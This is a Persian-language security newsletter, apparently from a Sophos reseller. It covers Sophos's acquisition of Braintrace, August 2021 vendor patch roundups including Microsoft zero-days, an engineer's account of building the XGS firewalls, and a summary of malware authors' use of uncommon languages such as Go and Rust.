گاندی نیز هدف این حملات بوده است.

مدیر اجرائی شرکت واتس‌اپ، با بیان اینکه این حادثه باید "زنگ خطر" برای همه باشد، افزود: دولت‌ها باید نقش فعالی در خصوص نظارت بر فروشندگان جاسوس‌افزار داشته باشند.

در ۳۰ تیر، ان‌اس‌او گروپ با انتشار بیانیه‌ای با عنوان "دیگر کافی است" اعلام کرد که منبعد این شرکت دیگر به سوالات رسانه‌ای مربوط به این گونه گزارش‌ها پاسخ نخواهد داد.

خرید شرکت Braintrace

توسط سوفوس



خوشحالم که اعلام می‌کنم شرکت Sophos ، شرکت Braintrace، مبتکر فناوری تشخیص و پاسخ شبکه، (Network Detection and Response به اختصار NDR) را خریداری نموده است. فناوری NDR این شرکت، دید عمیقی را در الگوهای ترافیک شبکه، از جمله ترافیک رمزگذاری شده، بدون نیاز به رمزگشایی با روش Man-in-the-Middle (به اختصار MITM) فراهم می‌کند.

فناوری NDR شرکت Braintrace، از طریق ادغام در اکوسیستم امنیت سایبری تطبیقی که در همه محصولات و خدمات Sophos وجود دارد، قابلیت‌های پاسخ‌دهی مدیریت شده تهدیدات (Managed Threat Response به اختصار MTR) و شناسایی و پاسخ‌دهی گسترده (XDR) سوفوس را بهبود و توسعه می‌دهد.

ما بسیار هیجان زده هستیم که Braintrace این فناوری را به طور خاص برای ارائه نتایج امنیتی بهتر به مشتریان محصولات MDR سوفوس ایجاد کرده است. غلبه کردن بر راه‌حل های تیمهای توسعه‌دهنده متخصص که برای حل مشکلات امنیت سایبری دنیای واقعی ساخته شده اند، بسیار دشوار است.

علاوه بر این، فناوری Braintrace به عنوان پایگاه جمع‌آوری و ارسال اطلاعات رویدادهای شخص ثالث از فایروال‌ها، پروکسی‌ها، شبکه‌های خصوصی مجازی (VPN) و سایر منابع عمل می‌کند. این لایه‌های اضافی پایش و شناسایی رویدادها به طور قابل توجهی تشخیص، شکار تهدید و پاسخ به فعالیت‌های مشکوک را بهبود می‌بخشد.

بکارگیری فناوری NDR به کشف تهدیدهای داخل هر نوع شبکه، از جمله مواردی که رمزگذاری شده‌اند کمک می‌کند و مکمل قابلیت رمزگشایی فایروال سوفوس است. به عنوان یک ماشین مجازی، فناوری NDR Braintrace جهت محافظت از شبکه شما می‌تواند هم به صورت محلی و هم در فضای ابری اجرا شود.

موتور packet and flow این فناوری، انواع مدل‌های یادگیری ماشینی را تغذیه میکند که برای تشخیص الگوهای مشکوک یا مخرب شبکه همچون اتصال به سرورهای فرمان و کنترل (C2)، حرکت در شبکه و ارتباط با دامنه‌های مشکوک، آموزش دیده‌اند.

از آنجا که فناوری Braintrace NDR به طور اختصاصی برای نظارت و پایش ترافیک ساخته شده است، موتور آن قابلیت ضبط هوشمند بسته‌های ترافیک شبکه را فراهم می‌کند که مدیران امنیت فناوری اطلاعات و شکارچیان تهدیدات می‌توانند در طول تحقیقات از آن‌ها به عنوان شواهد استفاده کنند. روش تحلیل و تکنیک پیش‌بینی فناوری Braintrace NDR در حال ثبت اختراع است.

> *"We built Braintrace's NDR technology from the ground up for detection and now, with Sophos, it will fit into a complete system to provide cross-product detection and response across a multi-vendor ecosystem."*
>
> *Bret Laughlin, CEO and co-founder, Braintrace*

در مقایسه با رویکردها و روش‌های سنتی، که در آن رفتارهای مخرب و بدافزاری در قالب تطبیق امضاهای از پیش تعریف شده و موتورهای تشخیص ترافیک بررسی می‌شوند، فناوری Braintrace NDR رویکرد متفاوتی را اتخاذ می‌کند. این فناوری به جای این‌که فقط ترافیک را در فهرستی از بسته‌های اطلاعاتی یا رفتارهای مخرب شناخته شده بررسی کند، به جستجوی الگوهای ناشناخته در ترافیک شبکه تمرکز می‌کند و احتمال مخرب بودن ناهنجاری ها را محاسبه می‌کند.

الگوریتم‌های یادگیری ماشینی که در هسته بسیاری از محصولات NDR قرار دارند به تشخیص ترافیک غیرعادی که اغلب توسط سایر روش‌های تشخیصی نادیده گرفته شده‌اند، کمک می‌کند. از طرفی قابلیت اختیاری پاسخ‌دهی خودکار، به کاهش حجم کار در واکنش‌دهندگان رویدادها کمک می‌کند. شکار تهدیدات ناشناخته ابزار ارزشمندی را برای واکنش‌دهندگان رویدادها فراهم می‌کند.

به گفته مدیر شرکت Braintrace، فناوری NDR برای شکار موفقیت‌آمیز تهدید بسیار مهم است. قابلیت شاخص، متمایز و رقابتی Braintrace فناوری منحصر به فرد NDR آن است که تحلیلگران MDR سوفوس از آن برای کشف، پیشگیری و رفع حملات سایبری استفاده کرده‌اند. با فناوری NDR، تیم سریع‌تر و دقیق‌تر پاسخ می‌دهد زیرا پایش شبکه و بازبینی تهدید در لحظه و بصورت خودکار در ترافیک رمزگذاری شده انجام می‌شود.

ما فناوری NDR را از ابتدا برای تشخیص ایجاد کردیم و اکنون با فناوری سوفوس در یک اکو سیستم کامل قرار می‌گیرد تا تشخیص و پاسخ متقابل را بطور همزمان ارائه دهیم.

فناوری NDR جزء کلیدی جهت حفاظت در برابر حملات سایبری امروزی و آینده است. تحقیقات سوفوس نشان می‌دهد که چگونه مهاجمان به طور مداوم روش‌های نفوذ خود را جهت فرار از شناسایی و اجرای حملات تغییر می‌دهند. فناوری Braintrace علاوه بر شناسایی حملات روزصفر به کشف ترافیک C2 بدافزارهایی همچون BazaLoader، ColbaltStrike و TrickBot که منجر به نفوذ باج‌افزارها و حملات دیگر می‌شود، کمک می‌کند. این قابلیت به شکارچیان و تحلیلگران تهدید اجازه می‌دهد تا از هرگونه حمله احتمالی باج‌افزار، از جمله حملات اخیر REvil و DarkSide جلوگیری کنند.

سوفوس قصد دارد در نیمه اول سال ۲۰۲۲، فناوری NDR را برای محصولات MTR و XDR معرفی کند. در عین حال، مایلم از طرف سوفوس به همه مشتریان، شرکا و کارکنان Braintrace خوشامد گرم داشته باشم.

آسیب‌پذیری‌ها و اصلاحیه‌های امنیتی

به‌روزرسانی‌ها و اصلاحیه‌ها؛

مرداد ۱۴۰۰

مایکروسافت

۱۹ مرداد، شرکت مایکروسافت (Microsoft Corp)، مجموعه اصلاحیه‌های امنیتی ماهانه خود را برای ماه میلادی آگوست منتشر کرد. اصلاحیه‌های مذکور در مجموع ۴۴ آسیب‌پذیری را در Windows و محصولات مختلف این شرکت ترمیم می‌کنند، که ۳ مورد از نوع "روز-صفر" می‌باشد. از مجموع ۴۴ آسیب‌پذیری ترمیم شده مایکروسافت، درجه اهمیت ۷ مورد "حیاتی" (Critical) و ۳۷ مورد "مهم" (Important) اعلام شده است.

۱۷ مورد از آسیب‌پذیری‌های ترمیم شده از نوع "ترفیع امتیازی" (Elevation of Privilege)، ۱۳ مورد از نوع "اجرای کد به صورت از راه دور" (Remote Code Execution)، ۸ مورد از نوع "افشای اطلاعات" (Information Disclosure)، ۴ مورد از نوع "جعل" (Spoofing) و ۲ مورد از نوع "منع سرویس" (Denial of Service - به اختصار DoS) بوده‌اند.

نکته قابل توجه این که ۳ مورد از آسیب‌پذیری‌هایی که مایکروسافت آن‌ها را در ۱۹ مرداد ترمیم کرد، از نوع روز-صفر گزارش شده است. مایکروسافت آن دسته از آسیب‌پذیری‌هایی را از نوع روز-صفر می‌داند که پیش‌تر اصلاحیه رسمی برای ترمیم آن‌ها ارائه نشده، جزییات آن‌ها به‌طور عمومی منتشر شده یا در مواقعی مورد سوءاستفاده مهاجمان قرار گرفته است.

- CVE-2021-36936 - آسیب‌پذیری از نوع "اجرای کد به صورت از راه دور"، که Windows Print Spooler از آن تأثیر می‌پذیرد.
- CVE-2021-36942 - که یک آسیب‌پذیری از نوع "جعل" در Windows LSA است.
- CVE-2021-36948 - آسیب‌پذیری از نوع "ترفیع امتیازی" است که Windows Update Medic Service از آن تأثیر می‌پذیرد.

از میان ۳ آسیب‌پذیری روز-صفر این ماه، جزییات ۲ آسیب‌پذیری با شناسه‌های CVE-2021-36936 و CVE-2021-36942 پیش‌تر به‌صورت عمومی افشا شده بود؛ اگر چه موردی در خصوص بهره‌جویی از آن‌ها گزارش نشده است.

CVE-2021-36936، به‌عنوان یکی از آسیب‌پذیری‌های روز-صفر این ماه، ضعفی با درجه حساسیت "حیاتی" است که از وجود باگی در بخش Print Spooler سیستم عامل Windows ناشی می‌شود. باید توجه داشت که آسیب‌پذیری مذکور، متفاوت از CVE-2021-34527، معروف به PrintNightmare است.

CVE-2021-36942 نیز ضعفی با درجه حساسیت "مهم" است که مرتبط با تکنیک حمله PetitPotam NTLM Relay گزارش شده است. سوءاستفاده از آن، مهاجم را قادر می‌سازد تا با فراخوانی LSARPC سرور Domain Controller را وادار به اصالت‌سنجی او از طریق NTLM کند. با نصب اصلاحیه منتشر شده در ۱۹ مرداد، فراخوانی دو تابع API متأثر از آسیب‌پذیری مذکور (OpenEncryptedFileRawA و OpenEncryptedFileRawW) مسدود شده است. جزییات بیشتر در لینک‌های زیر قابل مطالعه است:

https://msrc.microsoft.com/update-guide/vulnerability/ADV210003

https://support.microsoft.com/en-us/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429

آخرین آسیب‌پذیری روز-صفری که توسط مجموعه اصلاحیه‌های ماه آگوست مایکروسافت ترمیم شده، ضعفی با شناسه CVE-2021-36948 است که از مدتی قبل مورد سوءاستفاده مهاجمان قرار گرفته است. هر چند تا این لحظه نحوه سوءاستفاده مهاجمان از این آسیب‌پذیری در حملات مشخص نیست. لذا اعمال فوری به‌روزرسانی‌ها و وصله‌های امنیتی مربوطه در اسرع وقت اکیداً توصیه می‌شود.

فهرست کامل آسیب‌پذیری‌های ترمیم شده توسط مجموعه‌اصلاحیه‌های آگوست ۲۰۲۱ مایکروسافت در گزارش زیر که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده قابل مطالعه است:

https://afta.gov.ir/portal/home/?news/235046/237266/244343/

سیسکو

شرکت سیسکو (Cisco Systems, Inc) در مرداد ماه در چندین نوبت اقدام به عرضه به‌روزرسانی‌های امنیتی برای برخی از محصولات خود کرد. این به‌روزرسانی‌ها، ۲۰ آسیب‌پذیری را در محصولات مختلف این شرکت ترمیم می‌کنند. درجه اهمیت ۳ مورد از آن‌ها "حیاتی"، ۶ مورد از آنها از نوع "بالا" (High) و ۱۱ مورد از نوع "متوسط" (Medium) گزارش شده است. آسیب‌پذیری به حملاتی همچون "ترفیع امتیازی"، "منع سرویس" و "اجرای کد به صورت از راه دور" از جمله اشکالات مرتفع شده توسط به‌روزرسانی‌های جدید هستند. مهاجم می‌تواند از این آسیب‌پذیری‌ها برای کنترل سیستم آسیب‌دیده سوءاستفاده کند. توضیحات کامل در مورد به‌روزرسانی‌های عرضه شده در لینک زیر قابل دسترس است:

https://tools.cisco.com/security/center/publicationListing.x

مـک‌آفـی

در مرداد ۱۴۰۰، شرکت مک‌آفی (McAfee, LLC)، با انتشار نسخه جدید، چندین آسیب‌پذیری امنیتی را در محصول McAfee Policy Auditor ترمیم کرد. شدت دو مورد از آسیب‌پذیری‌های ترمیم شده در نسخه جدید، "حیاتی" گزارش شده است. جزییات بیشتر در لینک زیر قابل مطالعه است:

https://kc.mcafee.com/corporate/index?page=content&id=SB10365

این شرکت در اواخر مرداد ماه نیز نسخه ۵.۴.۱ نرم افزار McAfee File and Removable Media Protection - به اختصار McAfee FRP - را منتشر کرد. افزوده شدن قابلیت‌های جدید و برطرف شدن چند باگ از جمله تغییراتی است که در نسخه مذکور لحاظ شده است. اطلاعات بیشتر در لینک زیر در دسترس است:

https://kc.mcafee.com/corporate/index?page=content&id=KB81149

وی‌ام‌ور

در مرداد، شرکت وی‌ام‌ور (VMware, Inc) با انتشار به‌روزرسانی‌های امنیتی، نسبت به ترمیم محصولات زیر اقدام کرد:

- VMware Workspace ONE Access
- VMware vRealize Automation
- VMware Identity Manager
- VMware Cloud Foundation
- vRealize Suite Lifecycle Manager

سوءاستفاده از ضعف‌های امنیتی ترمیم شده توسط این به‌روزرسانی‌ها، مهاجم را قادر به در اختیار گرفتن سامانه آسیب‌پذیر و دستیابی به اطلاعات محرمانه می‌کند. توصیه‌نامه امنیتی VMSA-2021-0016 و جزییات بیشتر آن در لینک زیر قابل مطالعه است:

https://www.vmware.com/security/advisories/VMSA-2021-0016.html

پالس سکیور

شرکت پالس سکیور (Pulse Secure, LLC) هم در مرداد اقدام به انتشار نسخه جدید برای یکی از محصولات خود با عنوان Pulse Connect Secure کرد. نسخه جدید، ۶ آسیب‌پذیری را در محصول مذکور ترمیم می‌کند. اطلاعات بیشتر در توصیه‌نامه زیر قابل مطالعه است:

https://kb.pulsesecure.net/articles/Pulse_Security_Advisories/SA44858

سیتریکس

در ماهی که گذشت، شرکت سیتریکس (Citrix Systems, Inc) نیز با عرضه به‌روزرسانی‌های امنیتی، یک آسیب‌پذیری با شناسه CVE-2021-22932 را در Citrix ShareFile ترمیم کرد که جزییات آن در لینک زیر قابل دسترس است:

https://support.citrix.com/article/CTX322787

ادوبی

شرکت ادوبی (Adobe, Inc) در مرداد ماه، مجموعا بیش از ۶۱ آسیب‌پذیری را در ۷ محصول زیر ترمیم کرد:

- Magento
- Adobe Connect
- Adobe Captivate
- Adobe XMP Toolkit SDK
- Adobe Photoshop
- Adobe Bridge
- Adobe Media Encoder

از مجموع ۶۱ آسیب‌پذیری ترمیم شده توسط ادوبی در ۷ محصول فوق، درجه اهمیت ۴۳ مورد "حیاتی"، ۱۷ مورد "مهم" و ۱ مورد "متوسط" اعلام شده است. جزییات بیشتر در لینک زیر قابل مطالعه است:

https://helpx.adobe.com/security.html

اس‌آپ

اس‌آپ (SAP SE) نیز در مرداد ۱۴۰۰ با انتشار مجموعه‌اصلاحیه‌هایی، ۱۵ آسیب‌پذیری را در چندین محصول خود برطرف کرد. شدت سه مورد از این ضعف‌های امنیتی بیش از ۹ از ۱۰ (بر طبق استاندارد CVSS) گزارش شده است. بهره‌جویی از بعضی از آسیب‌پذیری‌های ترمیم شده مهاجم را قادر به در اختیار گرفتن کنترل سیستم می‌کند. جزییات بیشتر در لینک زیر قابل مطالعه است:

https://wiki.scn.sap.com/wiki/pages/viewpage.action?pageId=582222806

گوگل

شرکت گوگل (Google, LLC) در مردادماه، در چندین نوبت با عرضه به‌روزرسانی اقدام به ترمیم آسیب‌پذیری‌های امنیتی در مرورگر Chrome کرد. آخرین نسخه این مرورگر که در ۲۷ مرداد ماه انتشار یافت ۹۲.۰.۴۵۱۵.۱۵۹ است. فهرست اشکالات مرتفع شده در لینک‌های زیر قابل دریافت و مشاهده است:

https://chromereleases.googleblog.com/2021/08/the-stable-channel-has-been-updated-to.html

https://chromereleases.googleblog.com/2021/08/stable-channel-update-for-desktop.html

اپل

در مرداد ماه، شرکت اپل (Apple, Inc) با انتشار به‌روزرسانی، ضعف‌هایی امنیتی را در چندین محصول خود از جمله MacOS، ترمیم و اصلاح کرد. سوءاستفاده از برخی از ضعف‌های مذکور، مهاجم را قادر به در اختیار گرفتن کنترل سامانه آسیب‌پذیر می‌کند. جزییات بیشتر در لینک زیر قابل مطالعه است:

https://support.apple.com/en-us/HT201222

موزیلا

در ماهی که گذشت شرکت موزیلا (Mozilla, Corp) با ارائه به‌روزرسانی، چند آسیب‌پذیری امنیتی را در مرورگر Firefox و نرم‌افزار Thunderbird برطرف کرد. اصلاحیه‌های مذکور، در مجموع ۳۸ آسیب‌پذیری را محصولات مذکور ترمیم می‌کنند. درجه حساسیت ۳۰ مورد از آنها "بالا"، ۶ مورد "متوسط" و ۲ مورد "پایین" گزارش شده است. توضیحات بیشتر در لینک زیر قابل مطالعه است:

https://www.mozilla.org/en-US/security/advisories/

دروپـال


۲۱ مرداد، جامعه دروپال (Drupal Community) با عرضه به‌روزرسانی‌های امنیتی نسخ ۸.۹، ۹.۱ و ۹.۲ خود را اصلاح کرد. سوءاستفاده از آن، مهاجم را قادر به در اختیار گرفتن سامانه می‌کند. توضیحات کامل در این خصوص در لینک زیر قابل دسترس است.

https://www.drupal.org/sa-core-2021-005

گزارش‌ها

فایروالهای سری XGS سوفوس

چگونه ساخته شدند



پروژه زندگی من، یک مهندس سخت‌افزار

من آدمی هستم که علاق زیادی به ساختن دارم. حتی در خانه، همیشه پروژه‌ای در دست اقدام دارم. اغلب اوقات در حال نجاری هستم یا با رزبری پای (Raspberry Pi) کار می‌کنم. در حال حاضر، دارم روی روشی برای همگام‌سازی تغذیه‌کننده‌های خودکار دو گربه‌ام کار می‌کنم، که بسیار جالب است.

توضیح: Raspberry Pi نام سری کامپیوترهای تک برد مبتنی بر Linux و کاملاً مجهز به اندازه یک کارت اعتباری است که توسط موسسه‌ی رزبری پای، که یک بنیاد خیریه‌ی انگلیسی است، توسعه پیدا کرده. هدف آن آموزش مردم در رشته‌ی کامپیوتر و همچنین ایجاد دسترسی آسان‌تر به آموزش‌های کامپیوتر است. Raspberry Pi یک رایانه رومیزی با کارایی نسبتاً بالا، کم هزینه و دارای رابط کاربری آسان در حوزه الکترونیک است. Raspberry Pi می‌تواند در خانه به عنوان یک رایانه رومیزی ، یک محیط برنامه نویسی کامل یا در صنعت در زمینه اتوماسیون، نظارت، رسانه، بازی، رباتیک، مدل سازی، سنجش، سیستم های صوتی و سایر موارد بی شمار همراه با یک باتری کم مصرف به راحتی مورد استفاده قرار گیرد.

همه چیز از تربیت من شروع شد. من در مزرعه‌ای در مریلند جنوبی بزرگ شدم، پدرم مهندس برق تجربی (غیر دانشگاهی) بود و این مورد توجه من نیز قرار گرفت. او دائماً پروژه هایی در دست اجرا داشت، به طوری که نمی توانم تعداد آنها را حساب کنم. او بلندگوهای گروه ارکستر خود را ساخت و مجموعه‌ای کامل از اجاق های سفارشی را با قیف اتوماتیک طراحی کرد تا بتوانیم خانه را با ذرت گرم کنیم.

بنابراین از کودکی، می‌دانستم که او در جایگاه یک مهندس برق قرار دارد.

من نرم افزار را دوست دارم و زیاد برنامه نویسی می‌کنم اما شیفته این هستم که به طور فیزیکی محصولی را که ساخته‌ام در دست بگیرم. بنابراین دیدن دستگاههای جدید فایروال سری XGS در قفسه های (آنلاین) برایم بسیار هیجان‌انگیز است، چون در ساخت این محصول همکاری زیادی داشته‌ام.

یک جهش نسلی، بازسازی شده از ابتدا

نسل جدید سخت‌افزار فایروال های Sophos بزرگترین پروژه حرفه‌ای من بوده است که زمان بسیار زیادی، چندین سال، را صرف آن کرده‌ام.

به بیان ساده‌تر، در مدتی که روی پروژه XGS کار می‌کردم، نامزد و ازدواج کردم. همسرم کیت مدیر مهندسی تولید در یک شرکت روباتیک است و ما خانه‌ای را با هم خریداری کردیم. درواقع این یک فصل کامل از زندگی من است.

در آن مدت، این پروژه نقشی فوق‌العاده در الگوهای کاری من داشت. یکی از نکات منحصر به فرد در مورد طراحی سخت افزار، نحوه اتصال زندگی کاری شما به چرخه عمر توسعه محصول است.

در اوایل این فرآیند (پروسه تولید سخت‌افزار)، ما نیازمندی‌ها و ویژگی‌های سطح بالا را تعریف و جمع‌آوری نموده و بر روی مفاهیم در کنار مدیریت محصول کار کردیم. هنگامی که محصول شروع به شکل‌گیری کرد، با تیم نرم‌افزاری برای همسویی فناوری‌ها همگام شدیم.

بعد از طرح کلی و الگوی اولیه وارد جزئیات پیاده سازی، جانمایی و چیدمان شدیم. هماهنگی زیادی نیز باید با سازندگان ما انجام شود. ما باید با اعضای تیم بصورت کاملاً همگام و هماهنگ پیش رویم تا از برنامه و زمانبندی پروژه عقب نمانیم.

وقتی نمونه اولیه آماده می‌شود، واقعاً جالب است. این نمونه برای انجام کلیه فعالیتهای امکان سنجی و اجرای برنامه‌های آزمایشی آماده است تا ما مطمئن شویم که محصول قابل استفاده بوده و تمام نیازمندی‌ها را برآورده می‌کند.

این مرحله بر محل کار من نیز تأثیر می‌گذارد. بعضی اوقات می‌توانم در زیرزمین دفترکارم کار کنم، اما تجهیزات اصلی آزمایش بزرگ در آزمایشگاه ما در پیتسبرگ است.

روشی واحد برای افزایش کارایی، از سطح پایه تا سطح سازمانی

پروژه فایروال سری XGS بسیار جالب است زیرا ما می خواستیم یک جهش نسلی در کارایی داشته باشیم، که این به یک طراحی اولیه هم در معماری سخت‌افزار و هم نرم افزار نیاز داشت. بنابراین زمان زیادی را صرف کار با تیم‌های نرم افزاری کردم.

هدف اصلی و دلیلی که سوفوس مرا عضو تیم کرد، یافتن راهی برای افزایش کارایی با سرعت بیشتر بود.

مهمتر از همه، ما می‌خواستیم یک طراحی واحد برای نرم افزار و سخت افزار داشته باشیم، که در تمامی دستگاه‌ها از سطح پایه تا بزرگترین محصولات سازمانی شرکت موثر باشد.

نکته اصلی در این پروژه، یافتن راهی برای تقسیم برخی از وظایف پردازشی بود.

ما می‌خواستیم کارها را با تأخیر کم و پهنای باند بالا به پردازنده‌های اختصاصی منتقل کنیم و منابع را برای فعالیت‌های محاسباتی فشرده مانند اسکن آنتی ویروس آزاد کنیم.

نتیجه این کار معماری Xstream ما است که عملاً بر اساس دو قلب با زیر سیستم‌های جداگانه جهت محاسبه و پردازش شبکه ساخته شده است و جهش واقعی زمانی بود که ما آن سیستم‌های دوگانه را در یک راه حل یکپارچه و بی‌نقص ادغام کردیم، این همان قابلیتی است که منجر به کارایی بسیار بالا می‌شود.

این امر برای متخصصان فناوری اطلاعات واقعا مهم است، زیرا آنها می توانند کاربران بیشتری را پشتیبانی کرده و عملکرد سریع‌تری را بدون نیاز به ارتقاء مدل دستگاه داشته باشند. همچنین به این معنی است که ما می‌توانیم به توسعه و ارتقاء پلت‌فرم ادامه دهیم، بنابراین دستگاه با مشتری رشد می‌کند.

بزرگترین دستاورد، بعد از سرهم کردن همه قطعات

مهمترین نکته در مورد مهندسی سخت‌افزار این است که شما احساس ارتباط قوی با محصول فیزیکی که در توسعه آن کمک کرده‌اید، دارید. اما این یک تلاش تیمی بزرگ است و پروژه XGS برای من مهم است، زیرا من مدت بسیار طولانی با این تیم کار کرده‌ام.

ما از سراسر جهان همکارانی داریم، اما گروه امنیت شبکه در پیتسبورگ گروه نسبتاً کوچکی است و من از زمان خروج از کالج بسیاری از افرادی را که در این پروژه حضور داشتند می‌شناسم. ما همانند یک خانواده هستیم.

چیزی که من به آن افتخار می‌کنم نحوه هماهنگی دستگاه‌های جدید با کل اکوسیستم Sophos است.

امکانات جالب بسیاری در نقشه‌راه آینده سوفس وجود دارد که در آن همه محصولات به طور هماهنگ با هم کار می‌کنند.

من همیشه می‌خواستم در شرکتی کار کنم که ادغام عمودی و یکپارچه‌ای در محصولات خود داشته باشد و فکر می‌کنم وقتی همه این قطعات کنار هم قرار می‌گیرند، سوفوس بزرگترین دستاورد را خواهد داشت.

کار کردن در شرکتی که در آن یک تیم پردازش ابری کامل، حفاظت از نقطه نهایی فوق العاده جالب و یک داشبورد مدیریتی متمرکز داریم بسیار عالی است و همه اینها فقط در سری XGS ما وجود دارد و داشتن محصولات سوفوس با این پشتوانه واقعا لذتبخش است.

دو سال گذشته برای من بسیار هیجان‌انگیز بوده، کار زیاد همراه با تغییرات در زندگی شخصی، اما جایی که ما در حال حاضر هستیم عالی است. این زیربنایی برای محصولات آینده است.

از دیدگاه شخصی، ایده من تمام مدل‌های XGS را تحت تاثیر قرار داده، یعنی صدها هزار واحد که به سازمان‌هایی با هر اندازه در سراسر جهان ارسال می‌شوند.

من فکر می کنم پدر و مادرم بسیار تحت تأثیر این امر قرار گرفته‌اند. پدرم چند بار به آزمایشگاه ما آمده است و همیشه علاقه‌مند به کارهای من است.

استقبال نویسندگان بدافزار

از زبان‌های برنامه‌نویسی غیرمعمول

بررسی‌ها نشان می‌دهد نویسندگان بدافزار در ساخت ابزارهای خود به‌طور فزاینده‌ای از زبان‌های برنامه‌نویسی غیرمعمول همچون Nim، Rust، Go و Dlang با هدف دشوار کردن تحلیل عملکرد و ماهیت مخرب آن‌ها بهره می‌گیرند.

بر اساس گزارشی که اخیراً شرکت بلک‌بری (BlackBerry Limited) آن را منتشر کرده تعداد بدافزارهایی که در برنامه‌نویسی آنها از چنین زبان‌هایی استفاده شده به‌نحو چشم‌گیری افزایش یافته است.

در ادامه این مطلب که با همکاری شرکت مهندسی شبکه گستر و مرکز مدیریت راهبردی افتای ریاست جمهوری تهیه شده، چکیده‌ای از گزارش بلک‌بری ارائه شده است.

این زبان‌های برنامه‌نویسی غیرمعمول برخلاف تصورات قبلی چندان هم به ندرت مورد استفاده قرار نمی‌گیرند. مهاجمان از آن‌ها برای بازنویسی بدافزارهای متداول و شناخته‌شده یا ایجاد ابزارهایی برای مجموعه‌های جدیدی از بدافزارها استفاده می‌کنند.

این محققان آن دسته از فایل‌های دریافت/فراخوانی‌کننده بدافزار (Loader/Dropper) را که به زبان‌های برنامه‌نویسی غیرمعمول نوشته شده‌اند مورد رصد قرار داده‌اند. این تکه‌کدهای مخرب در مراحل اول فرایند آلوده‌سازی دستگاه، وظیفه دریافت، رمزگشایی و استقرار بدافزارهایی نظیر NanoCore RAT و ابزارهای بالقوه مخربی همچون Cobalt Strike را بر عهده دارند. این فایل‌ها نقشی کلیدی در مخفی کردن عملیات آلوده شدن دستگاه از دید محصولات امنیتی نصب شده بر روی آن دارند.

هر چند نویسندگان بدافزار کمی سخت از روش‌های معمول و سنتی خود دست می‌کشند اما همانند برنامه‌نویسان نرم‌افزارهای معتبر و مجاز از زبان‌های برنامه‌نویسی جدید با امکانات و قابلیت‌های نو استقبال می‌کنند. ضمن آن که از نگاه نویسندگان بدافزار، بکارگیری این نوع زبان‌ها و فناوری‌های جدید آن‌ها را یک قدم جلوتر از محصولات امنیتی قرار می‌دهد.

از سویی دیگر برنامه‌نویسان بدافزار هم همچون همه به غیرآسیب‌پذیر بودن برنامه‌های خود حساس هستند. برای مثال، حدود یک سال پیش فاش شد که بدافزار Emotet حاوی باگی از نوع سرریز بافر (Buffer Overflow) است که امکان از کار انداختن این بدافزار را ممکن می‌کند. موضوعی که زبان برنامه‌نویسی اهمیت خاصی در پیشگیری از بروز آن دارد.

وقتی صحبت از زبان‌های غیرمعمول می‌شود، زبان Go بیش از سایر جلب توجه می‌کند. یک زبان همه‌منظوره که بسیار شبیه به C++ است. کامپایلر آن در ابتدا به زبان C نوشته شده بود اما مدتی بعد از همان زبان Go استفاده شد.

به گفته محققان بلک‌بری، Go در حال حاضر یکی از زبان‌های مورد علاقه مهاجمان است که هم در توسعه تهدیدات موسوم به پیشرفته و ماندگار (Advanced Persistent Threat - به اختصار APT) و هم در برنامه‌نویسی بدافزارهای عمومی نقش ایفا می‌کند.

هر چند محققان معتقدند زبان C همچنان متداول‌ترین زبان برنامه‌نویسی است اما کم نیستند مهاجمان و نویسندگان بدافزاری که به زبان‌های برنامه‌نویسی جدید روی آورده‌اند.

برای مثال، می‌توان به دو گروه منتسب به هکرهای روسی به نام‌های APT28 و APT29، اشاره کرد. از APT28، با عناوینی نظیر Fancy Bear و Strontium و از APT29، با نام‌های Cozy Bear، Nobelium و Dukes نیز یاد می‌شود.

APT28 که برخی معتقدند با نفوذ به دستگاه‌های کمیته ملی دموکرات ایالات متحده در انتخابات ریاست جمهوری ۲۰۱۶ این کشور دخالت داشته است با مجموعه گسترده‌ای از حملات و بدافزارها در ارتباط بوده است. Zebrocy، به عنوان یکی از بدافزارهای این گروه به طور خاص از چندین زبان برنامه‌نویسی به ویژه در ماژول زنجیره مرگ (Kill Chain) آن استفاده شده است.

وظیفه Zebrocy، دریافت فایل‌های مخرب بیشتر بر روی دستگاه آلوده و سرقت داده‌های قربانی است.

